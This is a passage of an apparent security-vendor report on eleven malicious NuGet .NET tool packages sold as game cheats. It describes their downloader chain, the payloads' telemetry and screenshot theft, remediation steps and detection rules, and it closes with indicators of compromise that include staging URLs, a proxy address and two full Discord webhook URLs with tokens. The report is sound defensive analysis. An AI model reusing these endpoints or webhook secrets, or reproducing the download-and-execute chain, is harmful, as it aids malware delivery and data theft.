affiliation.
The Pepesoft storefront (bots.pepesoft[.]ru) markets the payload as a 'bots without bans / full anonymity' service with per-game paid panels, tying the NuGet packages to a paid-cheat operation.The local artifacts prove hardcoded staging paths, AWS-style key material, eight recovered original pepesoft.exe payloads from live staging, Worker/S3 configuration retrieval in recovered payload code, Google Sheets telemetry and licensing state in recovered payload code, and Telegram screenshot delivery in the direct-bytecode applications. This is a static and instrumented code-level analysis of the packages and recovered payloads rather than live operator telemetry, so it establishes the campaign’s capabilities and intent; the number of victims behind the operator’s spreadsheets and bot is visible only to the operator.
A developer or gamer who installs any of these packages as a .NET tool and runs its command triggers the downloader chain: DNS-over-HTTPS resolution for GitHub download hosts, download of pepesoft.exe from operator staging, and execution of that payload with cloud configuration already set in its environment. In 10 of the 11 packages, the downloader also requests elevation to resync the Windows clock before fetching the payload.
The confirmed outcome across all 11 recovered payloads is operator-staged code running on the user’s Windows machine with remote configuration, Google Sheets telemetry or licensing state, hardware-fingerprint binding, and a server-side ban-list that can disable a chosen machine. The direct-bytecode Albion, Calculator, and Throne applications also enumerate detailed host and window state, write richer start and exit telemetry, expose Telegram screenshot delivery for configured chats, modify Windows Installer policy values on exit, and contain a conditional cleanup branch that can delete files and folders from the app’s current directory. The eight PyArmor-protected payloads add an authenticated HTTP proxy fallback for Google Sheets traffic when direct Google access is blocked. Visible credentials or sensitive information inside captured regions can be exposed as image data where the screenshot paths are present.
Do not install NuGet tools that advertise game cheats, trainers, or “panels.” A .NET tool published to NuGet should not need to fetch and run a separate executable from GitHub Releases or Hugging Face, resolve hosts over DNS-over-HTTPS, or request elevation to resync your clock. If you installed any package listed in the IOC section, uninstall it with dotnet tool uninstall, delete any ./_ directory and pepesoft.exe copies it created, remove ./libgg and local token or credential files created by the tool, delete the %LOCALAPPDATA%\Windows Src and %APPDATA%\pepesoft directories where present, and rotate credentials that were typed into the tool or visible on screen while it was running.
Treat DotnetTool packages as executable code, because they are. Review the tools/ contents of a tool package before installing, and be suspicious of tools that bundle networking stacks like MonoTorrent or that carry no source repository. Pin and vet tool dependencies in CI rather than installing them ad hoc on developer machines.
Alert on dotnet tool install of unknown packages, on child powershell.exe -WindowStyle Hidden processes that call w32tm /resync under a .NET tool, on outbound requests to dns.google/resolve from .NET processes, and on any process reading the environment variable AWS_CONFIG_KEY. Block the Cloudflare Worker endpoint, the Selcloud S3 fallback endpoint, the HTTP proxy 196[.]16[.]3[.]71:9528, the bots.pepesoft[.]ru and t[.]me/pepesoft777 operator endpoints, and the pepegit666 staging URLs at the proxy. For the eight PyArmor-protected payloads, note that blocking Google alone may not stop Sheets writes because the payload can reroute them through that HTTP proxy. Hunt for the shared mutex GUID, hardcoded key values, %LOCALAPPDATA%\Windows Src\key*.txt, ./libgg/chat_ids.txt, ./token.txt, credentials.txt, and pepesoft screenshot filenames across your fleet.
Socket detects threats like this across the full dependency graph, including malicious install and download-and-execute behavior in .NET tools, before they reach developer environments. The Socket GitHub App scans pull request dependency changes and flags packages that fetch and run remote executables before merge. The Socket CLI enforces allow and deny rules in CI pipelines. Socket Firewall blocks known malicious packages before they are fetched. The Socket browser extension surfaces risk signals while browsing package registries. Socket MCP prevents AI-assisted coding workflows from introducing suspicious dependencies into your codebase.
albion-x-xamazing-x-xcalc-x-xgrandrp-x-xgta5rp-x-xl2-x-xmajestic-x-xrmrp-x-xrusfish4-x-xthrone-x-xtrigger-x-xpepegit666https://github[.]com/pepegit666/123f53y45ysdf34https://huggingface[.]co/buckets/pepegit666calm-voice-9797.888c888x888[.]workers[.]devs3[.]ru-3[.]storage[.]selcloud[.]rugithub[.]com/pepegit666/123f53y45ysdf34/releases/download/<tag>/pepesoft.exehuggingface[.]co/buckets/pepegit666/<tag>/resolve/pepesoft.exe?download=truedns.google/resolve196[.]16[.]3[.]71:9528bots.pepesoft[.]rut[.]me/pepesoft777discord[.]com/api/webhooks/1156474517871403078/zuHl6xQzdMcFjNrmm9jTiHvCzNbCiQhkYAIGWNUfj7X4KUIpEATekKlSNna6OvyCKaRwdiscord[.]com/api/webhooks/1156474527874818088/qS5cJuxEbyIA1s3tZX_A2u6YsKtLUARVPvN77_6fK5QHGdGFHb3JSuCUSDhtouEsyJgk5bd610283d9c4b4ead45ca4f1b35d0f421b4be57bd3743738393f44d9464e212Global\{5BD61028-3D9C-4B4E-AD45-CA4F1B35D0F4}d5385526f2f3e52c7d96087611c6cd4e479bf61828400efdb3ca09406d981609 (albion.dll)9a2091e6625fc11cfd8f39c17aa271604e66322ee045028946274b988103e35b (amazingrp.dll)900ddb81d27e03967209fee4d17d13deb68eef0e1f10936eb520ca10575cb49e (calculator.dll)ab58a90eb3682c6dc3389cd700a64f68a19c0dac3d0fa8e3df97ae041f96d4e1 (grandrp.dll)e6e1049158ceb1971c61388349c81fa6047a7aecb4ff2089ef54a50dcc35dbc0 (gta5rp.dll)d9f7ca9f93a7d188d51db308877b15d0beae932ca0bf4705384fbedf54b454c1 (lineage2.dll)4d13f1136b13c871c65141b77ec7208488334ac4be511800196adcd328666305 (majestic.dll)011926de3d0cc2b970627b9bf0de003e731f8576602dff756d2ab54a9de61972 (rmrp.dll)79c09e1ffb4804c14ff27d41ec08d4390455c92d65717be0aeeec2697297d76a (rusfish4.dll)5f3a9ebf7039097b3cdbca8609b5b68af07eeb1dbf716ba2817a97fc7c543854 (setup.dll, throne package)23808e7638f7a00b1ef9b9f4ca524f8a46cf63be6f6b79fec8e4a3fd1cc82a1e (trigger.dll)e8c2618565aa31d7ffe909ebc99040bafcc0ea8df7f5d92fa673bb7ffacb14c9 (Amazing RP)6eefe9d5f030d403c72bd4e4caf5bbb9dbc2bd5e15ebb07de153494f458e5eb9 (GrandRP)8ab256dd839aec6638cd46374f4a6664e534b9341bbcdfd9b763e5a27c51ddb7 (GTA5RP)6c1f828e4d8395dde8293868c65ba8d86b3b9672ebbbb16e932624706d37d832 (Lineage 2)6cbd4bc491deb11040e2b2f91b0b4e129af551a802fc78cb42e0e985297ef44c (Majestic)5d9843126db4223dc2a8a9cd4a627286fe1a6345e33b28e9c98b5fe56fe89da6 (RMRP)c9f3e7766dbe728d84a1243447faa5f5eba0645bf13089074d128ea7663e7f5b (Russian Fishing 4)a2a5e473dba85959b21b7e8a184bc255d5f2dacdf7411b91d212fb1217d2518b (Trigger)ba7fc544994f126cb7485ce52d265d2f32e93c4f1ea1fcd6fcdee3918f271979 (81d243bd2c585b0f4821__mypyc.cp313-win_amd64.pyd, identical compiled charset_normalizer dependency across the three unpacked payloads)567952daf0ab7b36b017aac9963791188dea0fbf2e99c7cc6f6652ee540f4840 (gtaobus.pyc, Albion payload)cc853b3e4504c890d275ac2327f18acd7e4c5b99ca056181f3f5694781f2cf45 (gtaobus.pyc, Calculator payload)476c6f36a22156e53548a87291989a21d6c905dcbd9e1bf68ff5bc12e5c8bb07 (gtaobus.pyc, Throne payload)PyArmor-protected gtaobus.pyc entrypoints recovered from the eight additional payloads.
774e40046f353e3f916f39e3d13d6499da35705a479cfb89288c21017aaf5461 (Amazing RP)23e4d8af5425dae022793450190c8d30809b2986dd879eb4bff557cdacf49c86 (GrandRP)95577498d23fe750221a5badfc25b5e9f020dcf4d80c79a019b090e3c3b0a32a (GTA5RP)2a4fed04d792b9c2fdf9c1456a08ca23eda5fef50c0b409ab294ad489e12d801 (Lineage 2)7e42d25e707d29d5d185a4c5dc71019f744e88a30b66bbf06949194ff32dbc48 (Majestic)d59e1914d76499fa51bf861f418c84bda0b48913dc39bd2e73756e326e4ccbb0 (RMRP)17b1d836c2f15a97be0350879943b04e14bc076cf09e31df0d73258ee10f7e7c (Russian Fishing 4)01d2afea0f2201a3b59765a1a60ba324ff4b8fdd25f23a0e05824b97f195b27c (Trigger)此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。